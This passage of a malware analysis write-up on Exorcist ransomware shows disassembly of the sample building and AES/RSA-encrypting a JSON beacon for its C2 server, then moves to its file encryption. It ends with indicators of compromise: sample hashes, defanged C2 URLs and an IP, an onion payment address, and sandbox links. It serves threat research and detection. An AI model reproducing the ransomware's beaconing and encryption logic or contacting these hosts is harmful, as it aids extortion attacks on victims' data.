00000000040416B call Append_str
000000000404170 push 1 ; int
000000000404172 push edi ; LPCSTR
000000000404173 push eax ; lpString
000000000404174 call Append_str
000000000404179 xor edi, edi
00000000040417B inc edi
00000000040417C push edi ; int
00000000040417D push offset aUserId ; "\",\userid\":"
000000000404182 push eax ; lpString
000000000404183 call Append_str
000000000404188 push edi ; int
000000000404189 push 8 ; int
00000000040418B push eax ; lpMem
00000000040418C call sub_40337F
000000000404191 add esp, 40h
000000000404194 push edi ; int
000000000404195 push offset aBuildid ; "\",\buildid\":"
00000000040419A push eax ; lpString
00000000040419B call Append_str
0000000004041A0 push edi ; int


```


Press enter or click to view image in full size



Press enter or click to view image in full size



Press enter or click to view image in full size




Hidden in this file we can find the generated unique extension, the RSAPublic key, and the Private Session Key. Once these values are retrieved the encryption of the json string takes place.

Press enter or click to view image in full size


```
000000000404F8C
000000000404F8C loc_404F8C: ; hKey
000000000404F8C push [ebp+hKey]
000000000404F8F call BCryptDestroyKey
000000000404F94 push 0 ; dwFlags
000000000404F96 push [ebp+hAlgorithm] ; hAlgorithm
000000000404F99 call BCryptCloseAlgorithmProvider
000000000404F9E mov esi, [ebp+lpString]
000000000404FA1 lea eax, [ebp+pcbResult]
000000000404FA4 push 1 ; dwFlags
000000000404FA6 xor ecx, ecx
000000000404FA8 push eax ; pcbResult
000000000404FA9 push ecx ; cbOutput
000000000404FAA push ecx ; pbOutput
000000000404FAB push 10h ; cbIV
000000000404FAD lea eax, [ebp+pbIV]
000000000404FB0 mov dword ptr [ebp+pbIV], ecx
000000000404FB3 push eax ; pbIV
000000000404FB4 push ecx ; pPaddingInfo
000000000404FB5 push esi ; lpString
000000000404FB6 mov [ebp+var_38], ecx
000000000404FB9 mov [ebp+var_34], ecx
000000000404FBC mov [ebp+var_30], ecx
000000000404FBF call ebx ; strlenA
000000000404FC1 push eax ; cbInput
000000000404FC2 push esi ; pbInput
000000000404FC3 push [ebp+hKey] ; hKey
000000000404FC6 call BCryptEncrypt
000000000404FCB push [ebp+pcbResult] ; dwBytes
000000000404FCE call Get_heap
000000000404FD3 pop ecx
000000000404FD4 push 1 ; dwFlags
000000000404FD6 mov ebx, eax
000000000404FD8 lea eax, [ebp+pcbResult]
000000000404FDB push eax ; pcbResult
000000000404FDC push [ebp+pcbResult] ; cbOutput
000000000404FDF lea eax, [ebp+pbIV]
000000000404FE2 push ebx ; pbOutput
000000000404FE3 push 10h ; cbIV
000000000404FE5 push eax ; pbIV
000000000404FE6 push 0 ; pPaddingInfo
000000000404FE8 push esi ; lpString
000000000404FE9 call ds:strlenA
000000000404FEF push eax ; cbInput
000000000404FF0 push esi ; pbInput
000000000404FF1 push [ebp+hKey] ; hKey
000000000404FF4 call BCryptEncrypt
000000000404FF9 xor esi, esi
000000000404FFB push esi ; int
000000000404FFC push [ebp+var_20] ; int
000000000404FFF push [ebp+lpMem] ; int
000000000405002 push [ebp+pcbResult] ; int
000000000405005 push ebx ; lpMem
000000000405006 call sub_401047
00000000040500B mov ecx, [ebp+pcbResult]
00000000040500E mov edi, eax
000000000405010 add ecx, [ebp+var_20]
000000000405013 push [ebp+lpMem] ; lpMem
000000000405016 mov [ebp+cbBinary], ecx
000000000405019 call Free_heap
00000000040501E push ebx ; lpMem
00000000040501F call Free_heap
000000000405024 add esp, 1Ch
000000000405027 push [ebp+hKey] ; hKey
00000000040502A call BCryptDestroyKey
00000000040502F push esi ; dwFlags
000000000405030 push [ebp+hObject] ; hAlgorithm
000000000405033 call BCryptCloseAlgorithmProvider
000000000405038 lea eax, [ebp+cbBinary]
00000000040503B mov [ebp+var_2C], esi
00000000040503E push eax ; pcbString
000000000405041 lea eax, [ebp+var_2C]
```

Press enter or click to view image in full size




The json string is encrypted with AES CBC and the symmetric key encrypted with the public RSA key. In the following screenshot we can see the json string in plaintext and then encrypted.

Press enter or click to view image in full size




Press enter or click to view image in full size



After encryption, the json is base64 encoded and then added to the http post request as already shown.

What about the file encryption? After all, this is a ransomware, right? So once the first beacon is sent to the server the ransomware starts the file encryption in a multithreaded fashion. This can be seen in the following screenshots:





Press enter or click to view image in full size

<https://bazaar.abuse.ch/sample/027d99aaaa6803a07d07ce0ba1fa66964388129d3b26dcf8621a3310692b0a61/>
<https://bazaar.abuse.ch/sample/a7e27cc38a39ff242da39d05e04b95ea9b656829dfe2e90e8226351da8813d7d/>
<https://bazaar.abuse.ch/sample/8d684a790a5683b8decde9fb5a819c4a164d3032723a151a30ff26d3c2b1aabf/>
<https://bazaar.abuse.ch/sample/bf6e5f9d060ebc5bb70144ca6e795bfc249c6590ab9f45e258ec9b5f3d49eeb6/>
<https://bazaar.abuse.ch/sample/8da469200a4b3899b23a34232eec537f12c621aa3c8766a9745d8ff721ef5296/>
<https://bazaar.abuse.ch/sample/b1bcc54ef15f91d9291357eca02862174bd6158e95813eff1ab0c16ba48ff10e/>

MD5:

79385ed97732aee0036e67824de18e28
f4009abe9f41da41e48340c96e29d62c
fa4c4ac8b9c1b14951ae8add855f34e8
f188cf267d209a0209a25bda4bb75b86
5a63e7d371dd69c5625f5b48da426c14
cb3a1463f4fd3e74b8f1ca5e73b81816
7e415d5a1b1235491cb698eb14817d31

SHA256:

8d684a790a5683b8decde9fb5a819c4a164d3032723a151a30ff26d3c2b1aabf
6db3aae21a6d80857c85f58c4c8b2cf9c6b7f8b8a9ab1d5496d18eaf9bd0bd01
bf6e5f9d060ebc5bb70144ca6e795bfc249c6590ab9f45e258ec9b5f3d49eeb6
027d99aaaa6803a07d07ce0ba1fa66964388129d3b26dcf8621a3310692b0a61
b1bcc54ef15f91d9291357eca02862174bd6158e95813eff1ab0c16ba48ff10e
8da469200a4b3899b23a34232eec537f12c621aa3c8766a9745d8ff721ef5296
a7e27cc38a39ff242da39d05e04b95ea9b656829dfe2e90e8226351da8813d7d

URLs:

http://217.8.117[.]26/pay
http://217.8.117[.]26/gateinfo
http://217.8.117[.]26/gatedrivers
http://4dnd3utjsmm2zcsb[.]onion/pay

IPs:

217.8.117[.]26

[Tria.ge](https://tria.ge) Sandbox reports:

https://tria.ge/reports/200724-gmz55kbvr2/behavioral1
https://tria.ge/reports/200724-2v2mzfsjwx/behavioral1
https://tria.ge/reports/200724-kfjg2xf1b2/behavioral1

<https://tria.ge/reports/200724-64rls1gjl2/behavioral1>
<https://tria.ge/reports/200724-b5zwteacds/behavioral1>
<https://tria.ge/reports/200724-15z7parj4x/behavioral1>
<https://tria.ge/reports/200724-zxydprjys/behavioral1>

Acknowledgements:

Special thanks to [@rikvduijn](#) and [@ValtheKOn](#) for helping me figure some of the details out and my team at [@kpnsecurity](#) for supporting my crazy projects and reviewing this writeup =D

Source: <https://medium.com/@velasco.l.n/exorcist-ransomware-from-triaging-to-deep-dive-5b7da4263d81>